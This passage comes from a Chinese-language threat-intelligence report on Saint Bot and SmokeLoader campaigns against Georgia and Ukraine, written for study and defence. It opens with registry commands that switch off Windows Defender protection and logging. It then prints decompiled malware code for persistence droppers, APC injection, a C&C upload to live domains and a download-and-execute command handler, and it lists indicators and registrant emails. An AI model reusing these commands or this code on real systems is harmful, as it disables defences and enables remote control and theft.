reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableRealtimeMonitoring" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableScanOnRealtimeEnable" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Reporting" /v "DisableEnhancedNotifications" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v "DisableBlockAtFirstSeen" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v "SpynetReporting" /t REG_DWORD /d "0" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v "SubmitSamplesConsent" /t REG_DWORD /d "2" /f

rem 0 - Disable Logging
reg add "HKLM\System\CurrentControlSet\Control\WMI\Autologger\DefenderApiLogger" /v "Start" /t REG_DWORD /d "0" /f
reg add "HKLM\System\CurrentControlSet\Control\WMI\Autologger\DefenderAuditLogger" /v "Start" /t REG_DWORD /d "0" /f
```

5、putty.exe 是一个自解密 shellcode 载荷执行的加载器程序。携带 PDB 路径：C:\jehenatoxesutuzu-wititehaziziyadisub-pawejo.pdb。




6、shellcode 继续解密内存 PE 文件。




7、然后木马通过获取 PC 语种信息，过滤俄语系国家（0x419 俄语、0x422 乌克兰语、0x423 白俄罗斯语、0x42B 亚美尼亚语、0x43F 哈萨克语、0x818 罗马尼亚语、0x819 俄罗

斯摩尔多瓦）。

```
00291CFC  .  8365 FC 00     and [local.1],0x0
00291D00  .  8D45 FC        lea eax,[local.1]
00291D03  .  50             push eax
00291D04  .  6A 00          push 0x0
00291D06  .  FF15 A492290(  call dword ptr ds:[0x2992A4]      ntdll.ZwQueryDefaultLocale
00291D0C  .  85C0           test eax,eax
00291D0E  .v 78 39          js short _0020000.00291D49
00291D10  .  8B45 FC        mov eax,[local.1]
00291D13  .  3D 19040000    cmp eax,0x419
00291D18  .v 74 2A          je short _0020000.00291D44
00291D1A  .  3D 22040000    cmp eax,0x422
00291D1F  .v 74 23          je short _0020000.00291D44
00291D21  .  3D 23040000    cmp eax,0x423
00291D26  .v 74 1C          je short _0020000.00291D44
00291D28  .  3D 2B040000    cmp eax,0x42B
00291D2D  .v 74 15          je short _0020000.00291D44
00291D2F  .  3D 3F040000    cmp eax,0x43F
00291D34  .v 74 0E          je short _0020000.00291D44
00291D36  .  3D 18080000    cmp eax,0x818
00291D3B  .v 74 07          je short _0020000.00291D44
00291D3D  .  3D 19080000    cmp eax,0x819
00291D42  .v 75 05          jnz short _0020000.00291D49
00291D44  >  33C0           xor eax,eax
```

8、检测“wallpaper”文件是否存在，如果不存在则进行文件释放、移动的操作。

I. 将自身移动至开机启动目录，名称为随机选择一个当前 PC 已安装程序名称。

II. 释放用于启动木马的 vbs 脚本和 bat 文件，中间还会释放用于删除原始木马文件的 bat 文件。

III. 将系统组件 ntdll.dll 拷贝至 wallpaper.mp4（后续通过加载 wallpaper.mp4 获取 ntdll 相关 API 调用，属于一种对抗杀软手段）。


释放代码如下：

```
dword_409274(v3, 0);                    // CreateDirectoryW. C:\Users\helloworld\AppData\Local\z_helloworld.indows\Start Menu\Programs\Startup
dword_409270(v3, 2);
dword_40926C(v25, v26, 0);              // copy ntdll.dll to AppData\Local\z_helloworld
dword_40926C(v30, v8, 0);               // copy self to startup,名称为随机已安装程序名称
v9 = dword_409298(v7, 0x40000000, 1, 0, 2, 128, 0);
cbMultiByte = 0;
v10 = v9;
v11 = sub_4051CA(
        L"Set oShell = CreateObject (\"Wscript.Shell\") \r\n"
         "Dim strArgs \r\n"
         "strArgs = \"cmd /c \"\"C:\\Users\\%USERNAME%\\AppData\\Local\\z_%USERNAME%\\%USERNAME%.bat\"\"\" \r\n"
         "oShell.Run strArgs, 0, false");
cbMultiByte = WideCharToMultiByte(
                0xFDE9u,
                0,
                L"Set oShell = CreateObject (\"Wscript.Shell\") \r\n"
                 "Dim strArgs \r\n"
                 "strArgs = \"cmd /c \"\"C:\\Users\\%USERNAME%\\AppData\\Local\\z_%USERNAME%\\%USERNAME%.bat\"\"\" \r\n"
                 "oShell.Run strArgs, 0, false",
                v11,
                0,
                cbMultiByte,
                0,
                0);
hMem = GlobalAlloc(0, cbMultiByte);
WideCharToMultiByte(
  0xFDE9u,
  0,
  L"Set oShell = CreateObject (\"Wscript.Shell\") \r\n"
   "Dim strArgs \r\n"
   "strArgs = \"cmd /c \"\"C:\\Users\\%USERNAME%\\AppData\\Local\\z_%USERNAME%\\%USERNAME%.bat\"\"\" \r\n"
   "oShell.Run strArgs, 0, false",
  v11,
  (LPSTR)hMem,
  cbMultiByte,
  0,
  0);
dword_409294(v10, hMem, cbMultiByte, &cbMultiByte, 0);
dword_409290(v10);
v32 = dword_409298(v29, 0x40000000, 1, 0, 2, 128, 0);
v12 = (WCHAR *)GlobalAlloc(0, 0x2E6u);
v13 = v12;
lpWideCharStr = v12;
if ( v12 && (v14 = v34) != 0 )
{
  sub_401098(
    v12,
    0x2E6u,
    (int)L"chcp 65001\r\n"
         "SETLOCAL EnableExtensions\r\n"
         "set name=C:\\Users\\%USERNAME%\\AppData\\Roaming\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\");
```

9、如存在 wallpaer 文件（以此判断是否为第一次执行该木马），则会尝试系统进程 EhStorAuthn.exe APC 注入自身以及持久化设置。


```
sub_4021CA();
if ( sub_404A8B() )                     // 检测是否存在 C:\Users\helloworld\AppData\Local\z_helloworld\wallpaper.mp4
{
  GetFunAddr_sub_40233A();
  sub_402EA5();                         // C:\Windows\System32\EhStorAuthn.exe进程APC注入
  GetFunAddr_sub_40277A();
  sub_4037DF();                         // 互斥体检测MutexName = "saint_v3"，注册表、计划任务持久化设置
  GetFunAddr_sub_402953();
  v4 = 0;
  while ( (signed int)sub_404690() < 65 )
  {
    if ( sub_40197D(v4) )
    {
      if ( v4 > 0 )
        --v4;
    }
    else if ( v4 < 2 )
    {
      ++v4;
    }
    Sleep_dword_409160(180454);
  }
}
else
{
  sub_4031DD();                         // 文件移动，vbs、bat文件释放执行
}
return 0;
}
```

EhStorAuthn.exe APC 注入代码如下：

```
00D9318B  .  2B45 F0      sub eax,[local.4]          _0020000.00D90000
00D9318E  .  0345 08      add eax,[arg.1]            _0020000.<ModuleEntryPoint>
00D93191  .  6A 00        push 0x0
00D93193  .  51           push ecx
00D93194  .  50           push eax
00D93195  .  53           push ebx
00D93196  .  FF15 1092D90 call dword ptr ds:[0xD99210]   wallpape.ZwQueueApcThread
00D9319C  .  6A 00        push 0x0
00D9319E  .  53           push ebx
00D9319F  .  8BF0         mov esi,eax
00D931A1  .  FF15 1492D90 call dword ptr ds:[0xD99214]   wallpape.ZwAlertResumeThread
00D931A7  .  85F6         test esi,esi
```

木马总共会设置三种驻留方式，包括前面提到的移动木马到开机启动目录，以及此处进行的注册表启动项设置、创建任务计划。

Maintenance 计划任务，每 5 分钟运行一次 vbs 文件，Vbs 进行木马加载。




10、随后木马将进行 C&C 交互。

```
55  v39 = sub_404E2C((int)L"dj-2v-2k}hLv: MLLxKbM2Kj-8pk<<<k9jySkayxv-bjtvt", -6);
56  if ( a1 )
57  {
58    v2 = L"380222000.xyz";
59    if ( a1 != 1 )
60      v2 = L"380222001.xyz";
61  }
62  else
63  {
64    v2 = L"update-0019992.ru";
65  }
66  v3 = WideCharToMultiByte(0xFDE9u, 0, v1, -1, 0, 0, 0, 0);
67  v37 = GlobalAlloc(0, v3 + 1);
68  WideCharToMultiByte(0xFDE9u, 0, lpWideCharStr, -1, (LPSTR)v37, v3, 0, 0);
69  v4 = sub_4051E1(v37);
70  v5 = sub_4040CD((int)v37, v4);
71  v6 = (int)v5;
72  v30 = v5;
73  v7 = GlobalAlloc(0, 0x400u);
74  v8 = v7;
75  v35 = v7;
76  if ( v7 )
77  {
78    sub_4018A0(v7, 0x400u, (int)"transfer=");
79    sub_401855((int)v8, 0x400u, v6);
80  }
81  v33 = dword_40918C(v40, 0, 0, 0, 0);
82  v32 = dword_409188(v33, v2, 80, 0);           // WinHttpConnect
83  v9 = dword_409184(v32, L"POST", L"/testcp1/gate.php", 0, 0, &v27, 256);
84  v34 = v9;
85  v10 = sub_4051E1(v8);
86  v11 = sub_4051E1(v8);
87  v12 = v39;
88  v13 = v11;
89  v14 = sub_4051CA(v39);
90  dword_409180(v15, v9, v12, v14, v8, v13, v10, 0);
91  v29 = dword_409174(v9, 0);
92  if ( v29 )
93  {
94    while ( dword_40917C(v9, v26, 4000, &v43) && v43 )// WinHttpReadData
95      v26[v43] = 0;
96    if ( (unsigned int)sub_4051E1(v26) > 6 )
97    {
98      v16 = sub_40409E(v26);
99      sub_403FB9(v26, (int)v25, v16);
100     v25[v16] = 0;
101     v17 = dword_409144(65001, 0, v25, -1, 0, 0);
102     v18 = GlobalAlloc(0, 2 * v17);
103     hMem = v18;
104     dword_409144(65001, 0, v25, -1, v18, v17);
105     v19 = sub_404E2C((int)v18, -7);
106     a1 = 0;
```

上线数据如下，收集 PC 主机信息（系统版本、磁盘信息、用户名称等信息）进行 base64 编码，使用“transfer=”字段连接，上传到 C&C 服务器。


11、RAT 分发如下，实现简单的下载执行、木马更新、卸载等功能。

```
10  v1 = sub_4050FB(a1, 34, 0, 0);
11  v2 = sub_4050FB(a1, 34, 1, 0);
12  hMem = v2;
13  v7 = 0;
14  v3 = sub_4050FB(a1, 34, 2, 0);
15  sub_4050FB(v1, 58, -1, &v7);
16  if ( sub_404B75(L"de", v1) || sub_404B75(L"de:regsvr32", v1) )
17  {
18    sub_401292(v3, (int)v2);                    // 下载执行
19  }
20  else if ( sub_404B75(L"de:LoadMemory", v1) )
21  {
22    v4 = sub_404418(v3, 0);
23    sub_401678((int)v4);
24    GlobalFree(v4);
25    v2 = hMem;
26  }
27  else if ( sub_404B75(L"update", v1) )
28  {
29    sub_4015B4(v3, v2);
30  }
31  else if ( sub_404B75(L"uninstall", v1) )
32  {
33    sub_4013C4(0);
34  }
35  else if ( sub_404B75(L"de:LL", v1) )
36  {
37    sub_40163E((int)v3, (int)v2);               // 下载dll，load
38  }
39  GlobalFree(v1);
40  GlobalFree(v2);
41  return GlobalFree(v3);
42}
```

## 3.3 SmokeLoader

以“Confirmation.zip”解压后的“Letter Confirm.doc”攻击载荷为例，Letter Confirm.doc 为 CVE-2017-11882 漏洞利用文档，下载远程资源执行。下载 URL：http://bit[.]ly/36fee98，短链接跳转到 https://mohge[.]xyz/install.txt，下载 PE 文件保存在 C:\Users\Public\69577.exe 木马。69577.exe 为 SmokeLoader 木马，这是一款流传在黑市上的商业木马，对 69577.exe 进行简要分析，样本信息如下：

| 名称 | 69577.exe |
|---|---|
| MD5 | 1bf3028a0b65a4174a66f3677e872026 |
| SHA1 | 1e33b01f84a96b93cdded1d23fdb1b7f6f58a077 |
| SHA256 | 619393d5caf08cf12e3e447e71b139a064978216122e40f769ac8838a7edfca4 |


| | |
|---|---|
| 文件类型 | Win32 EXE |
| 文件大小 | 621.00 KB (635904 bytes) |
| 编译时间 | 2021-01-15 10:27:01 |
| C&C | baiden00.ru、update3d.xyz |
| PDB | D:\TEST\9f789s7 |
| 功能 | 通过多层打包注入实现下载执行功能，下载 Saint Bot 特马。 |

Table 3


1、样本采用填充大量的垃圾函数调用进行混淆，对抗静态分析。

```
call    GarbageCode_sub_401010
call    GarbageCode_sub_401010
call    GarbageCode_sub_401010
call    GarbageCode_sub_401010
call    GarbageCode_sub_401010
call    GarbageCode_sub_401010
call    GarbageCode_sub_401010
call    GarbageCode_sub_401010
call    GarbageCode_sub_401010
push    10h             ; size_t
push    offset word_49B844 ; void *
push    offset word_49B82C ; void *
call    _memcpy
add     esp, 0Ch
call    GarbageCode_sub_401010
call    GarbageCode_sub_401010
call    GarbageCode_sub_401010
call    GarbageCode_sub_401010
call    GarbageCode_sub_401010
call    GarbageCode_sub_401010
call    GarbageCode_sub_401010
call    GarbageCode_sub_401010
call    GarbageCode_sub_401010
call    GarbageCode_sub_401010
call    GarbageCode_sub_401010
call    GarbageCode_sub_401010
call    GarbageCode_sub_401010
call    GarbageCode_sub_401010
call    GarbageCode_sub_401010
call    GarbageCode_sub_401010
```


2、解密文件偏移 0x92ff0 处的数据，得到内存 PE。



3、将解密的内存 PE 注入创建的自身傀儡进程。



4、dump 注入 PE 文件，该程序采样纯汇编代码开发，并且代码经过垃圾代码和花指令形式的混淆处理。该内存 PE 将继续进行内置的 shellcode 解密执行。




5、动态监控，shellcode 将进行下载执行功能。下载远程资源经分析为 Saint Bot 下载器特马。Saint Bot 将继续下载后续载荷，此处不进行赘叙。

```
POST / HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
Content-Type: application/x-www-form-urlencoded
Accept: */*
Referer: http://update3d.xyz/
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko
Content-Length: 165
Host: update3d.xyz
Data Raw: 36 39 d2 2e 62 bd dd 1c 59 3c 3e 75 d9 29 88 0b 3e 52 32 92 83 54 78 09 bd 9f e1 b8 bd 4c d1 41 07 cd 6d ae 5d 30 16 a3 24 33 58 73 be aa f
12 03 70 d5 39 ab d3 c8 5c bb 96 3b 08 00 6d da b6 9a 23 da e2 3d 5d e0
Data Ascii: 69.bY<>u)>R2TxLAm]0$3XsST\e<FMp9\;m#=]OeTT`4m2O<*FqZ@t^z>Z4v\5JG_:V

GET /def.bat HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko
Host: baiden00.ru

HTTP/1.1 200 OK
Server: nginx/1.16.1
Date: Wed, 17 Mar 2021 10:54:35 GMT
Content-Length: 4376
Connection: keep-alive
Last-Modified: Wed, 03 Mar 2021 02:52:50 GMT
ETag: "1118-5bc98f2516586"
Accept-Ranges: bytes
Data Raw: 72 65 6d 20 55 53 45 20 41 54 20 4f 57 4e 20 52 49 53 4b 20 41 53 20 49 53 20 57 49 54 48 4f 55 54 20 57 41 52 52 41 4e 54 59 20 4f 46 20 41 4e 59 20 4b
21 21 0d 0a 0d 0a 72 65 6d 20 44 69 73 61 62 6c 65 20 54 61 6d 70 65 72 20 50 72 6f 74 65 63 74 69 6f 6e 20 46 69 72 73 74 20 21 21 21 21 21 0d 0a 72 65 6d 20 68
77 77 77 2e 74 65 6e 66 6f 72 75 6d 73 2e 63 6f 6d 2f 74 75 74 6f 72 69 61 6c 73 2f 31 32 33 37 39 32 2d 74 75 72 6e 2d 6f 66 66 2d 74 61 6d 70 65 72 2d 70 72 6f 74
```

# 四、关联分析


经过对此系列攻击事件中的攻击样本的深入分析，我们发现当前攻击事件中展现出的 TTPs 特征并不能与已知组织关联，考虑到攻击样本在样本层面和网络资产层面均表现出较强的指纹特征，我们先对此系列攻击样本进行拓线分析以寻找更多的线索，然后我们将基于已有情报信息对攻击者组织命名并给出初步画像。

## 4.1 拓线分析

基于已有的样本及网络资产信息，我们进行如下拓线分析：

1、样本拓线

根据 doc 文件元数据信息、宏文档模板代码信息、Lnk 文件创建时间等指纹可拓线多个同归属攻击样本。




拓线攻击样本涉及军队、政治会议、比特币、COVID-19 疫苗相关样本。

| 样本名称 | SHA256 |
| --- | --- |
| დევნილთა 2021-2022 წლების სტრატეგიის სამოქმედო გეგმა.doc | 96f815abb422bb75117e867384306a3f1b36 25e48b81c44ebf032953deb2b3ff |
| 828-ში ცვლილება.doc | 0be1801a6c5ca473e2563b6b77e76167d88 828e1347db4215b7a83e161dae67f |
| 486F829D1FE33CE134468174A9AFC3B1 .mlw | 81abe96eebca2540994d7fc63bbaf9a4a2f5 84a0d004d33c20f7027b8923b996 |
| Bitcoin Wallet.lnk | 5dabf2e0fcc2366d512eda2a37d73f4d6c38 1aa5cb8e35e9ce7f53dae1065e4a |
| COVID-19-Vaccine-Coupon.lnk | 101d9f3a9e4a8d0c8d80bcd40082e10ab71 |

| | |
|---|---|
| | a7d45a04ab443ef8761dfad246ca5 |
| VACCINE #1.lnk | 7c49aef0aac1e4e8174dbc0a45a32b334fb2<br>7ae110de0fcef8adfba13c535f95 |
| Накладная 20210420-531.lnk | b9efac3f35ef7a89becb9940d27f5f7d6e1c6<br>75424a12edc13db4d3d0303dfa3 |
| COVID-21.lnk | ced5f53bafc5896be0a62ed5bdabed38a622<br>4f8dcbe61669e833749ff62693dd |
| interview.doc | f357f9bf438f44b2029dfa12c038563934847f7<br>23b9df03ecde3e1ef03ddffcb7 |
| ВИПЛАТИ.DOC | 534954b612815ade42c2860cc600907546b<br>757885ab458c584710e8a5b27eb06 |
| NATO_04062021.doc | 9803e65afa5b8eef0b6f7ced42ebd15f97988<br>9b791b8eadfc98e7f102853451a |

Table 4

2、在对网络资产梳理过程中，我们发现攻击者用于注册域名的私有邮箱。

| |
|---|
| hromenokruslan1995@rambler.ru |
| raisasharap88@rambler.ru |
| alf39300@rambler.ru |
| fedyaimakar@rambler.ru |
| kunicinzahar1969@rambler.ru |
| konskiikarl86@rambler.ru |
| alisavahrusheva@rambler.ru |

Table 5

基于这些邮箱，可拓线其他网络资产。

hromenokruslan1995@rambler.ru

注册域名（7）

已通过高级查询权限解锁数据，可前往用户中心首页查看权限剩余情况。

| 注册域名 | 微步判定 | 微步情报标签 | 注册时间 | 过期时间 | 域名服务商 | 解析IP |
|---|---|---|---|---|---|---|
| 1000018.xyz | 恶意 | 暂无 | 2021-04-21 | 2022-04-21 | Registrar of domain names REG.RU LLC | - |
| 1000019.xyz | 恶意 | 暂无 | 2021-04-21 | 2022-04-21 | Registrar of domain names REG.RU LLC | 176.113.115.133 |
| 1000020.xyz | 恶意 | 暂无 | 2021-04-21 | 2022-04-21 | Registrar of domain names REG.RU LLC | 176.113.115.133 |
| 1120.site | 恶意 | 暂无 | 2020-10-22 | 2021-10-22 | Registrar of domain names REG.RU LLC | 176.113.115.133 |
| 1924.site | 恶意 | 暂无 | 2020-10-22 | 2021-10-22 | Registrar of domain names REG.RU LLC | 176.113.115.133 |
| 2055.site | 恶意 | 暂无 | 2020-10-22 | 2021-10-22 | Registrar of domain names REG.RU LLC | 176.113.115.133 |
| coronavirus5g.site | 恶意 | 暂无 | 2020-06-23 | 2022-06-23 | Registrar of domain names REG.RU LLC | 194.67.71.94 |

3、通过分析疑似攻击者的私有 IP 资产 176.113.115.133、45.146.165.91、45.146.164.37 可继续拓线其他域名资产。

当前解析(34)　历史解析记录(34)

已通过高级查询权限解锁数据，可前往用户中心首页查看权限剩余情况。

| 解析域名 | 域名发现时间 | 微步判定 | 微步标签 | 解析IP |
|---|---|---|---|---|
| almamaterbook.ru | 2015-10-31 | 恶意 | 远控 圣伯特 APT | 194.67.71.31 |
| www.almamaterbook.ru | 2015-12-25 | 恶意 | 远控 圣伯特 APT | 194.67.71.72 |
| giraffe-tour.ru | 2015-10-31 | 恶意 | 远控 圣伯特 APT | 194.67.71.160 |
| www.giraffe-tour.ru | 2015-12-25 | 恶意 | 远控 圣伯特 APT | 194.67.71.64 |
| sony-vaio.ru | 2015-10-31 | 恶意 | 远控 圣伯特 APT | 194.67.71.92 |
| www.sony-vaio.ru | 2015-12-27 | 恶意 | 远控 圣伯特 APT | 194.67.71.167 |
| 1017.site | 2016-11-16 | 恶意 | 远控 圣伯特 APT | 176.113.115.133 |
| www.1017.site | 2016-11-19 | 恶意 | 远控 圣伯特 APT | 176.113.115.133 |
| 1120.site | 2016-10-30 | 恶意 | 远控 圣伯特 APT | 176.113.115.133 |
| www.1120.site | 2016-10-22 | 恶意 | 远控 圣伯特 APT | 176.113.115.133 |

1 2 3 4 > 10 条/页 共计34条

4、URL 指纹拓线

鉴于样本分析提取出的形如 hxxp://45.146.164.37:8080/upld/08A69F4B 的 url 存在明显指纹，我们可拓线满足“hxxp://IPv4:8080/upld/[0-9A-Z]{8}”形式的 URL。

```
http://194.147.142.232:8080/upld/D4CE6563
http://194.147.142.232:8080/upld/EC07C162
http://194.147.142.232:8080/upld/F2BA60C4
http://194.147.142.232:8080/upld/F44048E7
http://31.42.185.63/upld/30BC8771
http://31.42.185.63:8080/upld/08A69F4B
http://31.42.185.63:8080/upld/30BC8771
http://31.42.185.63:8080/upld/C4BA3647
http://31.42.185.63:8080/upld/F44048E7
http://45.146.164.37/upld/30BC8771
http://45.146.164.37/upld/6A16B88E
http://45.146.164.37/upld/6A6DF4BF
http://45.146.164.37/upld/C902EC58
http://45.146.164.37/upld/EBD5D3B5
http://45.146.164.37:8080/upld/08A69F4B
http://45.146.164.37:8080/upld/30BC8771
http://45.146.164.37:8080/upld/5E3A0EAA
```

## 4.2 归因分析

1、受害者分析

从捕获的攻击诱饵来看，涉及的政治题材多为格鲁吉亚地区战争遗留难民收容问题以及 COVID-19 相关的防控政策、此外还有一些乌克兰军队相关题材。我们可以初步研判受害者主要位于格鲁吉亚、乌克兰。此外，我们对出现在 VT 平台的攻击样本的上传地址、上传时间也进行了统计梳理，样本上传地址主要为 UA（乌克兰）和 GE（格鲁吉亚），结合对应的上传时间（UTC）推算、上传地址应该为真实信息（非境外代理），由此可进一步判定受害者主要分布在乌克兰、格鲁吉亚等国家。考虑到俄罗斯西南方向的地缘政治关系，以及已知的俄罗斯背景 APT 组织（如 APT28、APT29、Turla）均存在攻击这些国家的历史事件，基于这些事实，**俄罗斯背景黑客组织具有较大可能性参与主导此系列攻击活动**。

| 样本名称 | 上传时间 | 上传地 | 文件哈希 |
|---|---|---|---|
| COVID-19-Vaccine-Coupon.zip | 2021-04-29 09:50:05 | UA | a16e466bed46fcf9c0a771ca0e41bc42a1ac13e66717354e4824f61d1695dbb1 |
| vaccine.zip | 2021-04-27 11:05:26 | UA | 2b7a8ab805953c83390d5f48c6bf068198b4dfd95c900c7f3f219baab7931e4d |
| 20210420-531.zip | 2021-04-22 05:05:08 | UA | e0dad702c6639587a513e2ab60bc3e46e4b0cf7a20f455474be7bc66e7c4e7a1 |
